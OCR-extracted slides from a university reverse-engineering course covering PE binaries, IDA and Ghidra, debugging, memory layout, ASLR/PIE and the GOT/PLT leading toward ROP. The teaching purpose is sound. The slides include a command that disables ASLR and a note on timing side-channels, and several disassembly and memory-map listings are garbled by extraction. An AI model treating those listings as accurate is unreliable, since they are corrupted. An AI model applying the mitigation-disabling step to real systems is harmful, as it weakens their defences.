
LAST TIME

- assembly in context
- the structure of binary files
- study of the ELF binaries
- PE for next week

TODAY

- the structure of binary files
- study of the PE binaries

FROM SOURCE CODE TO EXECUTION



<https://slideplayer.com/slide/4695781/>

PE BINARY

- Portable Executable
- for both Windows x86 and x64

PE BINARY

- DOS header
 - first 64 bytes of binary
 - MZ (magic number, just as .ELF)
 - Offset to the start of the PE

```
struct DOS_Header
{
    // short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short reloff;
    short rsize;
    short roverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
};
```

https://en.wikipedia.org/wiki/Mark_Zbikowski


<https://github.com/Alexpuix/mingw-w64/blob/master/mingw-w64-tools/widl/include/winnt.h> look for _IMAGE_FILE_HEADER

BINARY FILES

- ELF/SO
- PE/DLL
- WASM
- machine code (assembly translated to CPU readable instructions) is only part of the executable
- all of them have some particular structure we need to understand to in order to execute the binary (ABI)

PE BINARY

- headers & sections



<https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/>


PE BINARY

- DOS header
- DOS stub
 - „This program cannot be run in DOS mode“
- PE file header
 - Signature
 - PE followed by two zeros
 - Machines
 - Target system: intel, AMD, etc.
 - Number of sections
 - Size of the section table
 - Size of optional header, contains information about: binary, such as initial stack size, program entry point location, preferred base address, operating system version, section alignment information

<https://github.com/Alexpuix/mingw-w64/blob/master/mingw-w64-tools/widl/include/winnt.h> look for _IMAGE_FILE_HEADER

PE BINARY

- dissasembly



<https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/>

PE BINARY

- tools for PE analysis

- PE Studio

- a utility for inspecting PE formatted binaries such as windows EXEs and DLLs

- CFF Explorer

- a freeware suite of tools including a PE editor and a process viewer

- PE bear

- a multiplatform reversing tool for PE files. Its objective is to deliver fast and flexible “first view” for malware analysts, stable and capable to handle malformed PE files

<https://www.winter.com/download>
https://github.com/cybertechniques/site/blob/master/analysis_tools/cff-explorer/index.md
<https://github.com/hesterzade/pe-bear>

BINARY ANALYSIS

- general tools

- Ghidra

- Open-sourced NSA tool
- Pro: free and hackable
- Pro: decompiles anything it can disassemble
- Con: looks horrible (UI/UX skills zero)
- Con: sometimes the decompilation is hard/impossible to follow
- Prefers gotos (no for loop support)

- IDA

- Swiss army knife of Reverse Engineering
- Pro: Tried and tested
- Pro: Analyze most executable file formats
- Pro: Disassembles most architectures (x86, arm, mips, z80, etc)
- Pro: Decompile some architectures (x86/amd64, arm/arm64, ppc/ppc64, mips32)
- Con: Too expensive
- Con: Piracy is rampant

<https://ghidra-sre.org/>

<https://hex-rays.com/ida-free/>

WHAT WE DID TODAY

- PE binaries

- DOS/PE structure

- general static binary analysis tools

- Ghidra
- IDA (las session today)

IDA SHOWCASE

- go from machine code back to source code (ideally)

```

        ; CODE XREF: loc_3B48C9F+2
        mov    esp,[esp+20h+var_24], offset win3p ; 000
        "unzip"
        xor    eax, eax
        test   al, al
        setne  al
        mov    al, 1
        mov    ds:[eax+20h], edx
        lea    eax, [eax+4*1]
        mov    ds:[eax+20h], eax
        mov    eax, ds:[eax+20h]
        mov    eax, ds:[eax+20h]
        call   _printf
        test   eax, eax
        jne   loc_3B48C9F

        ; CODE XREF: loc_3B48C9F+2
        mov    eax, 2
        mov    ds:[eax+20h], eax
        loc_3B48D09:
        loc_3B48D1C: ; CODE XREF: loc_3B48D09+4

```

<https://hex-rays.com/ida-free/>

NEXT TIME ...

- Dynamic analysis & reverse engineering

REFERENCES

- **Decompiler explorer**
 - <https://dogbolt.org/>
 - **PE insights**
 - https://en.wikibooks.org/wiki/X86_Disassembly/Windows_Executable_Files
 - <https://resources.infosecinstitute.com/topic/2-malware-researchers-handbook-demystifying-pe-file/>
 - **PE 101**, <https://web.cse.ohio-state.edu/~reeves.92/CSE2421au12/HelloWorldGoal.pdf>
 - <https://github.com/corkami/pocs/tree/master/PE>
 - **Introduction to IDA pro**
 - <https://www.youtube.com/watch?v=qCORKLaz2nQ>
 - **Intro to RE with IDA on PEs**
 - <https://www.youtube.com/watch?v=1MotMBPX7tY>

REVERSE ENGINEERING – CLASS 0x04

DYNAMIC ANALYSIS

Cristian Rusu


TODAY

- dynamic analysis
 - debugging

LAST TIME

- static analysis
 - ELF
 - PE
 - IDA

FROM SOURCE CODE TO EXECUTION



WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?

WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?
- dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
- can detect subtle vulnerabilities
- can detect new vulnerabilities
 - a new variable is added, **time**
- can understand what the binary is doing when communicating
 - IPC
 - direct access

WHY DO DYNAMIC ANALYSIS?

- why isn't static analysis enough?

- dynamic analysis can complement static analysis (in practice, most likely, you will need to do both)
- can detect subtle vulnerabilities
- can detect new vulnerabilities
 - a new variable is added, **time**
- can understand what the binary is doing when communicating
 - IPC (shared memory, pipes, sockets, messages queues, mutex)
 - direct access (debugging)

DYNAMIC ANALYSIS EXAMPLE 1

- side-channel attacks

- in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
 - cache attacks
 - timing attacks
 - power-monitoring attacks
 - etc.

https://en.wikipedia.org/wiki/Side-channel_attack

DYNAMIC ANALYSIS EXAMPLE 1

- side-channel attacks

- in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself
 - cache attacks
 - Meltdown, spectre

DYNAMIC ANALYSIS EXAMPLE 1

- side-channel attacks

- in computer security, a side-channel attack is any attack based on extra information that can be gathered because of the fundamental way a computer protocol or algorithm is implemented, rather than flaws in the design of the protocol or algorithm itself

- timing attacks

```
bool insecureStringCompare(const void *a, const void *b, size_t length) {
    const char *ca = a, *cb = b;
    for (size_t i = 0; i < length; i++)
        if (ca[i] != cb[i])
            return false;
    return true;
}

bool constantTimeStringCompare(const void *a, const void *b, size_t length) {
    const char *ca = a, *cb = b;
    bool result = true;
    for (size_t i = 0; i < length; i++)
        result &= ca[i] == cb[i];
    return result;
}
```

https://en.wikipedia.org/wiki/Side-channel_attack

https://en.wikipedia.org/wiki/Side-channel_attack

DYNAMIC ANALYSIS EXAMPLE 2

- compiler eliminates security measures
 - <https://qodbolt.org/z/OMZxYe>
 - <https://qodbolt.org/z/3EyZXQ>
 - same code, but with and without optimization flags

LINUX, STATIC BINARY/EXECUTABLE


```
Temporary breakpoint 1, 0x00000000000001c3a in main ()
(gdb)peda$ vmap
Start           End             Perm          Name
0x0004000000  0x0004010000  r--p         /ctf/unibuc/curs/curs_04/demo_01/linux_memory/hello_static
0x0004010000  0x0004020000  r-xp         /ctf/unibuc/curs/curs_04/demo_01/linux_memory/hello_static
0x0004020000  0x0004030000  r--p         /ctf/unibuc/curs/curs_04/demo_01/linux_memory/hello_static
0x0004030000  0x0004040000  r--p         /ctf/unibuc/curs/curs_04/demo_01/linux_memory/hello_static
0x0004040000  0x0004050000  rw-p         /ctf/unibuc/curs/curs_04/demo_01/linux_memory/hello_static
0x0004050000  0x0004060000  rw-p         [heap]
0x0008000000  0x0008010000  r--p         [vvar]
0x0008010000  0x0008020000  r-xp         [vdso]
0x0008020000  0x0008030000  r--p         [stack]
(gdb)peda$
```

RUNNING A PROCESS

- OS kernel
 - reads the binary
 - provides a separate address space for the process
 - *randomization can happen here*
 - provides expandable stack and heap spaces
 - passes control to the interpreter (loader)
 - parses the structure of the binary
 - copies segments into memory
 - sets appropriate permissions for each segment
 - checks for any linked libraries
 - passes control to the `_start` address written in the header

LINUX, DYNAMIC BINARY/EXECUTABLE

WINDOWS ADDRESS SPACE LAYOUT



LINUX, DEBUGGING METHODS

- **ptrace syscalls**
 - you attach to a process (tracee): `gdb -p PID`
 - read/write memory of the tracee
 - read/write CPU registers from tracee
 - single step (one CPU instruction at a time)
 - start/stop/continue execution

10.1002/anie.201907002

WINDOWS, DEBUGGING METHODS

- special syscalls
- attach to a process (`OpenProcess`)
 - read/write memory from tracee (`ReadProcessMemory/WriteProcessMemory`)
 - read/write CPU registers from tracee (`GetThreadContext`)
 - start/stop/continue execution (`DebugBreakProcess`)
 - handle breakpoints (`WaitForDebugEvent/ContinueDebugEvent`)
- X64dbg and Windbg

<https://x64dbg.com/>
<https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/debugger-download-tools>

WHAT WE DID TODAY

- dynamic analysis
- debugging

DEBUGGING FOR RE

- interrupt (break) execution at a certain point in the code
- inspect/modify virtual memory state/contents
- inspect/modify CPU registers
- analyze the call stack

NEXT TIME ...

- more on loading binaries
- obfuscation of binaries

REFERENCES

- GDB, <https://www.youtube.com/watch?v=bWH-nL7v5F4>
- Windows debugging, <https://www.youtube.com/watch?v=2rGS5fYGtJ4>
- WinDBG, <https://www.youtube.com/watch?v=QuFJpH3My7A>
- Read a bluescreen using WinDBG,
<https://www.youtube.com/watch?v=wUh592phInQ>

REVERSE ENGINEERING – CLASS 0x05

PROCESS MEMORY LAYOUT

Cristian Rusu

TODAY

- details on the structure of processes

LAST TIME

- static analysis
- dynamic analysis

RUNNING A STATIC BINARY

- syscall for process execution
 - EXEC
- reads the file header
- executes all LOAD directives
- execution is then taken over by *entry point address* (*_start* first and only then *main()*)

<https://man7.org/linux/man-pages/man3/exec.3.html>

RUNNING A STATIC BINARY

- symbols are references (to variables and functions) in binaries
 - nm a.out
 - in gdb when using „break main”, *main* here is a symbol
 - function name is in the binary, but it is not essential to execution
 - you can remove the symbols with the *strip* command
 - stripping symbols
 - debug and RE are much more difficult without symbols
 - binaries are smaller when stripped
- static linking
 - symbols from external libraries are included in the binary at link time
- dynamic linking
 - Links to symbols from external libraries are included in the binary at link time and at run time the loader resolves the links
 - resolving symbols at process run or runtime

STATIC AND DYNAMIC BINARIES

- dynamic linking
 - for example: libc.so
 - link done by the dynamic linker
 - library machine code is usually in shared memory location
- when do you compute symbol addresses? *binding*
 - when program starts: *immediate binding*
 - when symbol is referenced for the first time: *lazy binding*
- shared libraries
 - lib + name + .major + .minor + so
 - libc-2.31.so
 - lib + name + .so + major
 - libc.so.6

```
[...]
```

```
-> file a2.out
a2.out: ELF 64-bit LSB shared object, x86-64, version 1 (SVS), dynamically linked, interpreted
r /lib64/ld-linux-x86-64.so.2, BuildID[sha1]18fbba2db7d9c5002d78d2b718dfab2e8ba84f3c, for GNU
/Linux 3.2.0, with debug_info, not stripped
```


gcc test.c -o test -static

STATIC AND DYNAMIC BINARIES

- a point that can cause confusion
- libraries can also be of two types:
 - static
 - library is added at compile time
 - dynamic/shared
 - library is linked at execution
 - no recompilation needed
 - is in *shared memory*
 - Position Independent Code (Position Independent Execution)*
 - Global Offset Table


PROCESSES

- a binary file that is running
- memory space of a process



PROCESSES

- two processes in memory




How come two different processes can access the same memory address?
Well, they cannot, they can access the same logical, but not physical, addresses!

PROCESSES

- fiecare proces „crede” că poate accesa întreaga memorie
 - adică nu par să fie limite la adresele folosite
- deci fiecare proces poate accesa adrese virtuale (sau logice)
 - adică ambele procese pot accesa adresa 0x0000ABCD, de exemplu
- dar defapt memoria este una singură (memoria fizică)
 - procesul 1 accesează 0x0000ABCD logic dar 0x0043FFDE fizic
 - procesul 2 accesează 0x0000ABCD logic dar 0xA567BCE fizic
- adresele virtuale sunt transluate în adrese fizice
 - SO-ul, kernel-ul se ocupă de asta
 - dar calculele se realizează și în hardware, pentru eficiență


PROCESSES

- virtual vs. physical memory addresses



PROCESSES

- implemented in hardware



CPU: Central Processing Unit

MMU: Memory Management Unit

TLB: Translation lookaside buffer

TLB is a cache to speed-up the memory address translation

PROCESSES


- the memory view from the operating system



- observe pagination, fragmentation

PROCESSES

- with shared libraries



STATIC AND DYNAMIC BINARIES

- PIE vs. NO PIE (this is done by the compiler)

```
(kali㉿kali)-[~]
$ gcc write.c -o write -no-pie
(kali㉿kali)-[~]
$ ./write
hello!

(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=e990629e0423ecf432dd3e0d6f1afe64e4532bc5d, for GNU/Linux 3.2.0, not stripped


(kali㉿kali)-[~]
$ gcc write.c -o write
(kali㉿kali)-[~]
$ ./write
hello!

(kali㉿kali)-[~]
$ file write
write: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cb9a8367c4d68d255b21eb6b83241601e3fcfd78, for GNU/Linux 3.2.0, not stripped
```

NO PIE executables are executables
PIE executables are shared libraries

STATIC AND DYNAMIC BINARIES

- ASLR vs. NO ASLR



STATIC AND DYNAMIC BINARIES

- NO ASLR

```
gdb-peda$ vmmmap
Start          End            Perm      Name
0x00000000  0x00401000  r--p    /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00401000  0x00402000  r--p    /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00402000  0x00403000  r--p    /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00403000  0x00404000  r--p    /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00404000  0x00405000  rw-p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x000007fb7096c000 0x000007fb7096de000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb70996e000 0x000007fb709926000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb709926000 0x000007fb7099826000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb7099826000 0x000007fb7099872000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb7099872000 0x000007fb7099873000 ---p  /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb7099873000 0x000007fb7099877000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb7099877000 0x000007fb7099877000 rw-p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007fb7099877000 0x000007fb7099877000 rw-p   mapped
0x000007fb7099877000 0x000007fb7099877000 rw-p   [stack]
0x000007fb7099877000 0x000007fb7099877000 rw-p   [vvar]
0x000007fb7099877000 0x000007fb7099877000 rw-p   [vdso]
gdb-peda$
```

STATIC AND DYNAMIC BINARIES

- ASLR

```
gdb-peda$ vmmmap
Start          End            Perm      Name
0x00000561073f33000 0x00000561073f340000 r--p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561073f340000 0x00000561073f350000 r--p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561073f350000 0x00000561073f360000 r--p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561073f360000 0x00000561073f370000 r--p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x00000561073f370000 0x00000561073f380000 rw-p   /ctf/unibuc/curs_re/curs_07/demo04_pie/asgl
0x000007f561835c000 0x000007f561837e000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f561837e000 0x000007f561845c000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f561845c000 0x000007f56185120000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f56185120000 0x000007f56185130000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f56185130000 0x000007f56185170000 r--p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f56185170000 0x000007f56185190000 rw-p   /lib/x86_64-linux-gnu/libc-2.28.so
0x000007f56185190000 0x000007f561851d000 rw-p   mapped
0x000007f561851d000 0x000007f561851f0000 rw-p   mapped
0x000007f5618566000 0x000007f56185670000 r--p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618567000 0x000007f5618568000 r--p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618568000 0x000007f561858000 r--p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f561858000 0x000007f5618580800 r--p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618580800 0x000007f5618581000 r--p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f5618581000 0x000007f561858120000 rw-p   /lib/x86_64-linux-gnu/ld-2.28.so
0x000007f561858120000 0x000007f561858140000 r--p   mapped
0x000007f561858140000 0x000007f561858141000 r--p   [stack]
0x000007f561858141000 0x000007f561858142000 r--p   [vvar]
0x000007f561858142000 0x000007f561858143000 r--p   [vdso]
gdb-peda$
```

disable ASLR: echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

WHAT WE DID TODAY

- memory layout
- discussion related to the STACK

NEXT TIME ...

- ASLR
- ROP

REFERENCES

- Creating and Linking Static Libraries on Linux with gcc, <https://www.youtube.com/watch?v=t5TfYRRHG04>
- Creating and Linking Shared Libraries on Linux with gcc, <https://www.youtube.com/watch?v=mUbWcxSb4fw>
- Performance matters, <https://www.youtube.com/watch?v=r-TLSBdHe1A>
- Smashing the stack, <https://paulmakowski.wordpress.com/2011/01/25/smashing-the-stack-in-2011/>
- Stack Canaries – gingerly sidestepping the cage, <https://www.youtube.com/watch?v=c5ORCYdcOKk>
- Stack protections in Windows, <https://learn.microsoft.com/en-us/cpp/build/reference/gs-buffer-security-check?view=msvc-170>

the OG: <https://insecure.org/stf/smashstack.html>

REVERSE ENGINEERING – CLASS 0x06

ASLR/PIE, RELRO AND ROP

Cristian Rusu

LAST TIME

- the memory layout
- the stack
- problems with the stack
- mitigations for stack issues
 - Stack Smashing Protector (SSP)

TODAY

- short review of ASLR/PIE
- RELRO
- ROP

RELRO: THE GOT AND PLT

- we have previously talked about this
- what happens when we call a function from an external library?

```
.text:0000000000401186 ; ===== S U B R O U T I N E =====
.text:0000000000401186
.text:0000000000401186 ; Attributes: bp-based frame
.text:0000000000401186
.text:0000000000401186 ; _unwind {
.text:0000000000401186     public hello_world
.text:0000000000401186     proc near ; CODE XREF: main+13+p
.text:0000000000401186
.text:0000000000401186     push    rbp
.text:0000000000401186     mov     rbp, rsp
.text:000000000040118A     lea     rdi, s ; "Hello, world"
.text:0000000000401191     call    _puts
.text:0000000000401196     nop
.text:0000000000401197     pop    rbp
.text:0000000000401198     retn
.text:0000000000401198 ; } // starts at 401186
.text:0000000000401198 hello_world endp
```

- this is famous puts("Hello, world") example

RELRO: THE GOT AND PLT

- at runtime, the loader (ld.so) finds the function
- the call to puts from main is actually to a stub

RELRO: THE GOT AND PLT

- all the addresses which are filled-in are placed in the GOT

```
.got.plt:0000000000404000 ; Segment type: Pure data
.got.plt:0000000000404000 ; Segment permissions: Read/Write
.got.plt:0000000000404000 ; Segment alignment: 'qword' can not be represented in assembly
.got.plt:0000000000404000 segment para public 'DATA' use64
.got.plt:0000000000404000 assume cs:_got_plt
.got.plt:0000000000404000 ; org 404000h
.got.plt:0000000000404000 _GLOBAL_OFFSET_TABLE_ dq offset _DYNAMIC
.got.plt:0000000000404000 qword _GLOBAL_OFFSET_TABLE_
.got.plt:0000000000404010 dq 0 ; DATA XREF: sub_401020+r
.got.plt:0000000000404010 .got10 ; DATA XREF: sub_401020+6+r
.got.plt:0000000000404018 off_404018 dq offset puts ; DATA XREF: _puts
.got.plt:0000000000404020 off_404020 dq offset printf ; DATA XREF: printf
.got.plt:0000000000404028 off_404028 dq offset malloc ; DATA XREF: _malloc
.got.plt:0000000000404030 off_404030 dq offset __isoc99_scanf ; DATA XREF: __isoc99_scanf
.got.plt:0000000000404038 off_404038 dq offset exit ; DATA XREF: _exit
.got.plt:0000000000404038 _got_plt ends
```

```
pwndb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7fe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fe1a0 (<_dl_runtime_resolve_xsave>: push rbx)
0024| 0x404018 --> 0x401036 (<freep@plt+6>: push 0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>: push 0x1)
0040| 0x404028 --> 0x401056 (<exit@plt+6>: push 0x2)
0048| 0x404030 --> 0x401066 (<read@plt+6>: push 0x3)
0056| 0x404038 --> 0x401076 (<close@plt+6>: push 0x4)
0064| 0x404040 --> 0x401086 (<close@plt+6>: push 0x5)
0072| 0x404048 --> 0x401096 (<strlen@plt+6>: push 0x6)
0080| 0x404050 --> 0x401096 (<closelog@plt+6>: push 0x7)
0088| 0x404058 --> 0x401096 (<rand@plt+6>: push 0x8)
0096| 0x404060 --> 0x4010c6 (<strncpy@plt+6>: push 0x9)
0104| 0x404068 --> 0x4010d6 (<time@plt+6>: push 0xa)
0112| 0x404070 --> 0x4010e6 (<xstat@plt+6>: push 0xb)
0120| 0x404078 --> 0x4010f6 (<readdir@plt+6>: push 0xc)
0128| 0x404088 --> 0x401106 (<fsseek@plt+6>: push 0xd)
0136| 0x404090 --> 0x401116 (<ptrace@plt+6>: push 0xe)
0144| 0x404098 --> 0x401126 (<asprintf@plt+6>: push 0xf)
0152| 0x4040a0 --> 0x401136 (<asprintf@plt+6>: push 0x10)
0160| 0x4040a8 --> 0x401146 (<open@plt+6>: push 0x11)
0168| 0x4040a8 --> 0x401156 (<rename@plt+6>: push 0x12)
0176| 0x4040b0 --> 0x401166 (<sprintf@plt+6>: push 0x13)
0184| 0x4040b8 --> 0x401176 (<fwrite@plt+6>: push 0x14)
0192| 0x4040c0 --> 0x401186 (<sleep@plt+6>: push 0x15)
0200| 0x4040c8 --> 0x401196 (<rand@plt+6>: push 0x16)
0208| 0x4040d0 --> 0x0
0216| 0x4040d8 --> 0x0
0224| 0x4040e0 --> 0x0
0232| 0x4040e8 --> 0x0
```

RELRO: THE GOT AND PLT

- this table can be filled in at start of process or at runtime whenever we actually need a function

RELRO: THE GOT AND PLT

- as functions are needed, table is filled

```
gdb-peda$ telescope 0x404000 30
0000| 0x404000 --> 0x403e20 --> 0x1
0008| 0x404008 --> 0x7ffff7fe190 --> 0x0
0016| 0x404010 --> 0x7ffff7fe1a0 (<_dl_runtime_resolve_xsave>: push rbx)
0024| 0x404018 --> 0x401036 (<free@plt+6>: push 0x0)
0032| 0x404020 --> 0x401046 (<unlink@plt+6>: push 0x1)
0040| 0x404028 --> 0x401056 (<exit@plt+6>: push 0x2)
0048| 0x404030 --> 0x401066 (<read@plt+6>: push 0x3)
0056| 0x404038 --> 0x401076 (<close@plt+6>: push 0x4)
0064| 0x404040 --> 0x401086 (<close@plt+6>: push 0x5)
0072| 0x404048 --> 0x401096 (<strlen@plt+6>: push 0x6)
